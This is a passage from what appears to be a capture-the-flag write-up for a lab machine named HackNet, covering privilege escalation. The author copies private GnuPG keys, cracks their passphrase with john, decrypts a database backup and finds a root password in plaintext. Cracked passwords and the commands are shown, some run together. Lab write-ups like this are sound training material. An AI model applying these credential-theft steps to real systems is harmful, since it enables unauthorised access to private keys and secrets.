

Inside the .gnupg directory some private keys were found:
Privilege Escalation
gnupg keys
We can easily decrypt it as follows:
cp -r .gnupg/ /tmp/gnupgchmod -R 700 /tmp/gnupg/gpg --homedir /tmp/gnupg/ --list-secret-keys
I will then download over the armored_key.asc key to decrypt it using john.

We get an instant result:

sweetheartNext up I will use the following:
gpg --import armored_key.ascgpg --output backup02.sql --decrypt /var/www/HackNet/backups/backup02.sql.gpg


Now we can view the contents of the file.

While scrolling through the backup we find an interesting find:

h4ck3rs4re3veRywh3re99Logging in as root


root.txt